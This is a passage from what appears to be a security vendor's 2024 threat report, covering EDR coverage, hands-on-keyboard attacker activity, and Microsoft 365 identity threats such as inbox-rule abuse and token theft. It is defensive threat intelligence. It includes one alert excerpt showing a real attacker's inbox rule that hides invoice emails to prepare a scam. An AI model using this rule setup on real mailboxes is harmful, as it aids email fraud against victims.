


Figure 37: EDR tampering by month via trivial methods

Third-Party EDR Coverage

Third-Party EDR Coverage

Huntress has always been about protecting all businesses, not just the 1%.

As such, our EDR is often used alongside others to help protect businesses around the world or deployed post-incident where another EDR might have missed an event. Because of this, Huntress has a unique view on protections being used in all sectors. In 2024, SentinelOne was present in 33% of all systems that had incidents during the year. BitDefender and Webroot made up nearly another third of all coverage that non-enterprise businesses choose to implement.

With cybersecurity becoming a must for everyday business operations, EDR coverage appears to be strong throughout the year. Not taking Microsoft Defender into consideration, 91% of systems impacted by a cybersecurity incident in 2024 had an EDR present at the time. Of those, 7% had multiple third-party EDR vendors installed to maximize protection. This means only 9% of the systems impacted decided to forgo their security posture and didn't have any EDR installed.




Figure 38: Third-party EDR product coverage during 2024

Of the 7% of multiple-vendor EDRs we saw, there were some noteworthy combinations with two record-holders having four different vendor EDRs installed simultaneously. We applaud the patience of the employees who were able to work with so many agents simultaneously installed on their workstations!

Huntress is often deployed by MSPs and IT teams to identify and remediate systems after a cybersecurity incident. In those cases, one of the first actions Huntress performs is analyzing any existing footholds or evidence of prior persistence on the system deployed. Analyzing the number of persistence methods still remaining on these environments, in conjunction with their EDR configuration, shows the effectiveness of modern-day EDR solutions.

EDR Protection at Start of Incident




Figure 39: Number of EDRs deployed during incidents in 2024

In scenarios where Huntress was deployed post-incident and the environment had no EDR, we saw evidence of persistence (active or otherwise) 78% of the time. This number dropped dramatically for environments with EDRs deployed: 21% for single EDR, and 14% for multiple EDRs.

Not taking into account attackers that were fully removed from systems or made systems inaccessible after these events, this could potentially highlight the diminishing returns of having multiple EDRs vs. a single solution.

As noted previously, attackers at all levels are starting to use multiple levels of counterdefense that were exclusive to sophisticated and skilled hackers only a few years ago. The reason for this comes down to the competitive market of malware-as-a-service (MaaS) and similar development practices of hacking tools. Put simply, these capabilities are no longer exclusive to premium levels of malware, and hackers have to use these to survive. At Huntress, we constantly identify and use these new technologies and techniques to have the best possible defense regardless of business size, sector, or industry.

Persistence Remained Prior to Huntress Installation




Figure 40: Persistence remaining by EDR configuration prior to Huntress install

Breaking Down Hacker Activity

Breaking Down Hacker Activity

Hands-On-Keyboard (HOK) Activity

Identifying patterns within signals helps us determine hacker behavior and trends. In 2024, we wanted to be able to distinguish between attackers running automated tools or scripts and when they were active or “hands-on-keyboard” (HOK). Activity like lateral movement, manual command execution, network reconnaissance commands, file system scouring, and interactive shell payloads are all indicative of HOK activity.

By tracking these events, we see when attackers were likely the most successful. Usually, HOK activity signifies more sophisticated attackers and individuals who perform more precise actions in the end phases of campaigns.




Figure 41: Automated vs. HOK activity during 2024

Based on this analysis, we can conclude that attackers were very active in attempting exploitation and lateral movement in February, June, July, and November 2024. Throughout the year, we saw most HOK activity revolve around reconnaissance, lateral movement, and custom scripting or tool usage in environments—with these 3 scenarios resulting in about half of the cases where HOK activity was observed.

While these usually involve a skilled attacker being active on a compromised machine, in many cases, it led to the detection of suspicious activity due to their commands. In 2024, we saw more than 187 suspicious “whoami” requests, username, or domain info requests, Get-WMIObject username, or similar red flags that triggered investigations and burned the attacker’s access.




Figure 42: HOK activity by month




Figure 43: Type of HOK activity

Operational Timeframes

By mapping HOK activity by hourly occurrence, we can see the approximate times hackers are most active. Based on our collected data, it appears that 12:00 UTC through 20:00 UTC is when we encounter the most hands-on-keyboard activity from attackers.

This timeframe lines up closely with US East Coast business times, which could mean that attackers are active during these times to actively monitor victims' activities or to hide their events and logged activities during normal business times. Attackers may also need to be on active devices for network access or for social engineering purposes.




Figure 44: Breakout of UTC time during HOK activity

Identity Threats

Identity Threats

In 2024, attacks on Microsoft 365 environments became more prevalent and sophisticated, prompting Huntress to roll out new technology like attacker-in-the-middle (AitM) detection in Q4 to address these emerging threats. Nearly half of all detections during the year stemmed from access rule violations like attempts to access resources from restricted VPNs or unauthorized geolocations. Additionally, advancements in our browser activity monitoring helped detect suspicious tooling, plugins, and spoofing techniques used by attackers to compromise cloud infrastructure. These techniques, often a mainstay for targeting large corporations, are becoming more available due to increased focus by attackers on these tools. This appears to directly reflect the increased adoption rate that businesses and environments are implementing these cloud resources.





Figure 45: Identity threat detection and response (ITDR) incidents encountered during 2024

Inbox Rule Modifications

Similar to 2023, attackers accessing a Microsoft 365 account would often modify inbox rules to persist, communicate back to their C2, or siphon email information. We expanded detection for this activity throughout the year and identified several strategies that attackers were using.

As was the case last year, attackers favored moving content to the RSS Feeds Folder, which accounted for more than 50% of malicious activity pertaining to Inbox Rule modifications, and over a third of detections involved moving content to the Conversation History Folder. Attackers also resorted to strategies like marking content as 'read' or 'read and deleted' less than one out of 10 times.



```
Huntress detected the following items that require remediation:

On [redacted]17:31:08 UTC an inbox rule named '.' was created for the user
'[redacted].com' to move email to the 'RSS Feeds' folder. This was created via
IP "[redacted]186", associated with IPVANISH_VPN.

Email Forwarding Rule Created - One or more email forwarding
    Events:
      [redacted]17:31:08 - Inbox Rule Created
        The inbox rule was created with the following
          Mark As Read: "true"
          Move To Folder: "RSS Feeds"
          Name: "."
          Stop Processing Rules: "true"
          Subject Or Body Contains Words: "Late Remittance of Sales"
          Rule Name: "."
```

Preparing for invoice scam

Extract of a Huntress intrusion for an inbox rule hiding legitimate invoice emails, with adversary's goal of deploying an invoice scam

Suspicious Inbox Rule Activity




Figure 46: Inbox rule abuse methods in 2024

Token Theft

Attackers attempting to hijack or steal users' tokens accounted for nearly 6% of all ITDR events during the year. When done correctly, this method can be incredibly hard to detect as attackers must correctly identify and use the victim's browser, location, network tunnel or VPN typically used (or lack thereof), and operating system. Info stealers will often grab all this information and then data brokers will sell it on the black market to attackers for less than $10 per individual. Attackers will then attempt to recreate the environment and use the stolen token to mimic a user's session and gain access to their network and corporate data.

Surprisingly, attackers failed to identify or implement the same OS more than a third of the time, leading to their detection. The bad news here? Attackers have gotten much better at identifying the target's location, whereas only 7% of detected attempts were due to mismatching of location data. Mismatching VPN usage and the browser the victim regularly uses accounted for the remaining incidents, occurring approximately 29% and 28% respectively.

Token Theft Detection Triggers





Figure 47: Token theft detections in 2024

Credential Theft

